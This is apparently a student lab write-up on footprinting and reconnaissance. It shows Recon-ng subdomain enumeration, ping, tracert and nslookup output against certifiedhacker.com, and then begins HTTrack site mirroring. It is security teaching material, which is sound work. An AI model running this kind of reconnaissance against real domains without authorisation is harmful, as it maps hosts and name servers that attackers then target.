Practical No. 1

Aim: Perform the footprinting and reconnaissance using the tools.

A. **Recon-ng**
B. **Windows Command Line Utilities**
   a. **Ping**
   b. **Tracert**
   c. **Tracert using Ping**
   d. **NSLookup**
C. **HTTrack**
D. **Metasploit**
E. **DNS WhoIsLookup**
F. **Smart WhoIs**
G. **eMailTracker Pro**


Footprinting and Reconnaissance

Footprinting and reconnaissance are used to collect basic information about the target systems in order to exploit them. The target information is IP location information, routing information, business information, address, phone number and DNS records.

A. Recon-ng

Recong-ng is a full feature Web Reconnaissance framework used for information gathering purpose as well as network detection. This tool is written in python, having independent modules, database interaction and other features. You can download the software from www.bitbucket.org. This Open Source Web Reconnaissance tool requires Kali Linux Operating system.

1. Open the terminal of Kali Linux and type the command ***recon-ng***.



2. Create a new workspace using command ***workspaces create*** <***workspace***>.

```
[recon-ng][default] > workspaces create CEH
```

3. Add the target domain to perform a network recon using command ***db insert domains***.

```
[recon-ng][CEH] > db insert domains
domain (TEXT): certifiedhacker.com
notes (TEXT): Hacking Website
[*] 1 rows affected.
```

4. View the added domain by typing ***show domains***.

```
[recon-ng][CEH] > show domains

  +-------------------------------------------------------------+
  | rowid |       domain       |      notes      |    module    |
  +-------------------------------------------------------------+
  | 1     | certifiedhacker.com | Hacking Website | user_defined |
  +-------------------------------------------------------------+

[*] 1 rows returned
```

Recon-ng works with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly. To add new modules you will use marketplace.

5. View the entire marketplace using command ***marketplace search***.

```
[recon-ng][CEH] > marketplace search

  +-------------------------------------------------------------------------------------------+
  |                          Path                          | Version |     Status    | Updated    | D | K |
  +-------------------------------------------------------------------------------------------+
| recon/domains-hosts/google_site_web                      | 1.0     | installed     | 2019-06-24 |   |   |
| recon/domains-hosts/hackertarget                         | 1.1     | installed     | 2020-05-17 |   |   |
```

6. Install required recon-ng using command ***marketplace install*** <***module***>.

```
[recon-ng][default] > marketplace install recon/domains-hosts/hackertarget
```

7. View the installed modules by typing ***modules search***.

```
[recon-ng][CEH] > modules search

  Recon
  -----
    recon/domains-hosts/google_site_web
    recon/domains-hosts/hackertarget
```

8. Load a specific module using command ***modules load*** <***module***>.

```
[recon-ng][CEH] > modules load recon/domains-hosts/hackertarget
```

HackerTarget provides various services to gather information about domains, IP addresses, and other entities.


9. View information about the particular module by typing ***info***.

```
[recon-ng][CEH][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs
```

10. Run the module by typing ***run***.

```
[recon-ng][CEH][hackertarget] > run

------------------
CERTIFIEDHACKER.COM
------------------
[*] Country: None
[*] Host: autodiscover.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------
[*] Country: None
[*] Host: blog.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------
[*] Country: None
[*] Host: www.blog.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------
[*] Country: None
[*] Host: www.website-215f0f34.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------

-------
SUMMARY
-------
[*] 34 total (34 new) hosts found.
```

11. Change the source using command ***options set SOURCE <domain>*** and view the target by typing ***input***.




B. Windows Command Line Utilities

Windows Command Line Utilities are tools that allow users to interact with the Windows operating system using text-based commands. They provide access to system functions without a graphical interface, enabling tasks like file management, system diagnostics, and network troubleshooting.

a. Ping

The ping command sends ICMP (Internet Control Message Protocol) Used to test the reachability of a host on a IP network and measures the travel time for messages sent from the originating host to destinantion target.

1. Open Windows Command Line (cmd) from Windows PC.



2. Enter the command ***ping <domain name>***. (eg. www.certifiedhacker.com)

```
C:\Windows\system32>ping www.certifiedhacker.com

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=243ms TTL=45
Reply from 162.241.216.11: bytes=32 time=247ms TTL=45
Reply from 162.241.216.11: bytes=32 time=240ms TTL=45
Reply from 162.241.216.11: bytes=32 time=241ms TTL=45

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 240ms, Maximum = 247ms, Average = 242ms
```

From the output, you can observe and extract the following information:

i. certifiedhacker.com is live
ii. IP Address of certifiedhacker.com
iii. Round Trip Time
iv. TTL value
v. Packet Loss Statistics

3. Use the last command and add the ***-f*** parameter to not fragment on the ping packet and ***-l*** to set the frame size to ***1500*** bytes.
   ping <domain name> -f -l <frame size>

```
C:\Windows\system32>ping www.certifiedhacker.com -f -l 1500

Pinging certifiedhacker.com [162.241.216.11] with 1500 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This message above means that the frame is too large to be on the network and needs to be fragmented.

```
C:\Windows\system32>ping www.certifiedhacker.com -f -l 1473

Pinging certifiedhacker.com [162.241.216.11] with 1473 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

```
C:\Windows\system32>ping www.certifiedhacker.com -f -l 1472

Pinging certifiedhacker.com [162.241.216.11] with 1472 bytes of data:
Reply from 162.241.216.11: bytes=1472 time=247ms TTL=45
Reply from 162.241.216.11: bytes=1472 time=243ms TTL=45
Reply from 162.241.216.11: bytes=1472 time=245ms TTL=45
Reply from 162.241.216.11: bytes=1472 time=244ms TTL=45

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 243ms, Maximum = 247ms, Average = 244ms
```

The propose here is to try different values until you reach the maximum frame size. In conclusion, 1472 bytes shows the maximum frame size on this machine's network.

b. Tracert

Tracert (short for "trace route") is a command-line network diagnostic tool used to track the path data takes from one device to another across an IP network. It identifies each hop (router) on the path and measures the delay (latency) for each one. This can help diagnose network issues or understand the route data takes over the internet or a local network.

1. Open a new window on your prompt or powershell and type:
   tracert <domain name>

```
C:\Windows\system32>tracert www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 30 hops:

  1     6 ms     3 ms     4 ms  reliance.reliance [192.168.29.1]
  2     6 ms     7 ms     6 ms  10.227.200.1
  3     5 ms     5 ms     5 ms  172.31.2.26
  4     9 ms    12 ms     8 ms  192.168.53.186
  5     8 ms     8 ms     8 ms  172.26.76.214
  6     9 ms     7 ms     8 ms  172.26.76.194
  7    10 ms     9 ms     6 ms  192.168.53.174
  8     *        *        *     Request timed out.
  9     *        *        *     Request timed out.
 10    14 ms    11 ms    11 ms  103.198.140.176
 11   109 ms   106 ms   109 ms  103.198.140.54
 12     *        *        *     Request timed out.
 13   111 ms   127 ms   110 ms  mei-b5-link.ip.twelve99.net [62.115.11.140]
 14     *        *        *     Request timed out.
 15   128 ms   124 ms   125 ms  ldn-bb1-link.ip.twelve99.net [62.115.135.24]
 16     *        *        *     Request timed out.
 17   263 ms     *        *     chi-bb1-link.ip.twelve99.net [62.115.139.33]
 18   242 ms   244 ms   240 ms  den-bb1-link.ip.twelve99.net [62.115.115.76]
 19   296 ms   304 ms   305 ms  den-bb2-link.ip.twelve99.net [62.115.140.89]
 20   244 ms   245 ms   245 ms  salt-b4-link.ip.twelve99.net [62.115.132.207]
 21   245 ms   244 ms   246 ms  salt-b5-link.ip.twelve99.net [62.115.136.107]
 22   259 ms   258 ms   259 ms  newfolddigital-ic-380138.ip.twelve99-cust.net [80.239.167.103]
 23   258 ms   259 ms   259 ms  69-195-64-105.unifiedlayer.com [69.195.64.105]
 24   256 ms   253 ms   255 ms  po99.prv-leaf1b.net.unifiedlayer.com [162.144.240.135]
 25   261 ms   269 ms   264 ms  box5331.bluehost.com [162.241.216.11]

Trace complete.
```

The system resolves the URL into its IP address and starts to trace the path to the destination. Here it takes 25 hops for the packet to reach the specified destination.

2. Show different options for the command: ***tracert /?***

```
C:\Windows\system32>tracert /?

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
               [-R] [-S srcaddr] [-4] [-6] target_name

Options:
    -d                 Do not resolve addresses to hostnames.
    -h maximum_hops    Maximum number of hops to search for target.
    -j host-list       Loose source route along host-list (IPv4-only).
    -w timeout         Wait timeout milliseconds for each reply.
    -R                 Trace round-trip path (IPv6-only).
    -S srcaddr         Source address to use (IPv6-only).
    -4                 Force using IPv4.
    -6                 Force using IPv6.
```

c. Tracert using Ping

If tracert is unavailable, you can use ping in an iterative way. Every frame on the network has their own TTL defined. If the TTL reaches 0, the router discards the packet to prevent packet loss. Use this feature to gradually increase the TTL and find each hop along the path.

1. Open a new window on your prompt or powershell and type:
   ping <domain name> -i <hop count>
   -i parameter specifies the Time To Live (TTL), which controls how many hops a packet can take before it's discarded. (values between ***1-255***).

```
C:\Windows\system32>ping www.certifiedhacker.com -i 3 -n 1

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 172.31.2.26: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
```

```
C:\Windows\system32>ping www.certifiedhacker.com -i 24 -n 1

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.144.240.135: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
```

```
C:\Windows\system32>ping www.certifiedhacker.com -i 25 -n 1

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=258ms TTL=44

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 258ms, Maximum = 258ms, Average = 258ms
```

TTL expired means that the router discarded the frame, because the TTL has expired (reached 0).

d. NSLookup

Nslookup (stands for "Name Server Lookup") is a useful command for getting information from the DNS server. It is used for querying the DNS (Domain Name System), to obtain a domain name or IP address mapping and other specific DNS record. It is also used to troubleshoot DNS-related problems.

1. Open a new window on your prompt or powershell and type: ***nslookup***
   This command will launch a interactive mode, you can type ***help*** to list available commands.

```
C:\Windows\system32>nslookup
Default Server:  reliance.reliance
Address:  2405:201:3e:f808::c0a8:1d01

> help
Commands:   (identifiers are shown in uppercase, [] means optional)
NAME            - print info about the host/domain NAME using default server
NAME1 NAME2     - as above, but use NAME2 as server
help or ?       - print info on common commands
set OPTION      - set an option
    all                 - print options, current server and host
    [no]debug           - print debugging information
    [no]d2              - print exhaustive debugging information
    [no]defname         - append domain name to each query
    [no]recurse         - ask for recursive answer to query
    [no]search          - use domain search list
    [no]vc              - always use a virtual circuit
    domain=NAME         - set default domain name to NAME
    srchlist=N1[/N2/.../N6] - set domain to N1 and search list to N1,N2, etc.
    root=NAME           - set root server to NAME
    retry=X             - set number of retries to X
    timeout=X           - set initial time-out interval to X seconds
    type=X              - set query type (ex. A,AAAA,A+AAAA,ANY,CNAME,MX,NS,PTR,SOA,SRV)
    querytype=X         - same as type
    class=X             - set query class (ex. IN (Internet), ANY)
    [no]msxfr           - use MS fast zone transfer
    ixfrver=X           - current version to use in IXFR transfer request
server NAME     - set default server to NAME, using current default server
lserver NAME    - set default server to NAME, using initial server
root            - set current default server to the root
ls [opt] DOMAIN [> FILE] - list addresses in DOMAIN (optional: output to FILE)
    -a          -  list canonical names and aliases
    -d          -  list all records
    -t TYPE     -  list records of the given RFC record type (ex. A,CNAME,MX,NS,PTR etc.)
view FILE           - sort an 'ls' output file and view it with pg
exit            - exit the program
```

2. For query IP address of a given domain, you need to set the type to A record, then enter the target domain:
   > ***type=a***
   > <***domain name***>

```
> type=a
Server:  reliance.reliance
Address:  2405:201:3e:f808::c0a8:1d01

> www.certifiedhacker.com
Server:  reliance.reliance
Address:  2405:201:3e:f808::c0a8:1d01

Non-authoritative answer:
Name:    certifiedhacker.com
Address:  162.241.216.11
Aliases:  www.certifiedhacker.com
```

3. The Authoritative is a name server that has the original source files of a domain zone files. To obtain the Authoritative name server, set the ***type*** to ***CNAME*** record and query the target:

> ***set type=cname***
> ***certifiedhacker.com***

```
> set type=cname
> certifiedhacker.com
Server:  reliance.reliance
Address:  2405:201:3e:f808::c0a8:1d01

certifiedhacker.com
        primary name server = ns1.bluehost.com
        responsible mail addr = dnsadmin.box5331.bluehost.com
        serial  = 2024111300
        refresh = 86400 (1 day)
        retry   = 7200 (2 hours)
        expire  = 3600000 (41 days 16 hours)
        default TTL = 300 (5 mins)
```

The ***CNAME*** lookup is done directly against the domain's authoritative name server.

4. With the authoritative name server, you can determine the IP address. To query IP address set the ***type*** to ***A***, then type the primary name server displayed in your lab environment, in my case: ***ns1.bluehost.com***.
   > ***set type=a***
   > ***ns1.bluehost.com***


```
> set type=a
> ns1.bluehost.com
Server:  reliance.reliance
Address:  2405:201:3e:f808::c0a8:1d01

Non-authoritative answer:
Name:    ns1.bluehost.com
Address:  162.159.24.80
```


In conclusion, the Authoritative name server stores the records associated with the respective domain. Having the authoritative name server (primary name server) and the IP address associated with it, an attacker can attempt to exploit the server, performing attacks like DDoS, URL redirection and so on.

C. HTTrack


Web site copier is an offline browser utility that downloads a Web site to a local directory.
This application is available in GUI and CLI.
Works on Linux / OSX / BSD / Unix, Windows and Android.
Download and Install the WinHTTrack Website Copier Tool from the website: https://www.httrack.com/

1. Create a new project named '**Testing_Project**'.







2. Click on **Set options…** button.




3. Go to **Scan Rules** tab and select options as required.




4. Enter the web address in the field and click **Next**.





5. Click **Next**.



6. Click on **Browse Mirrored Website**.







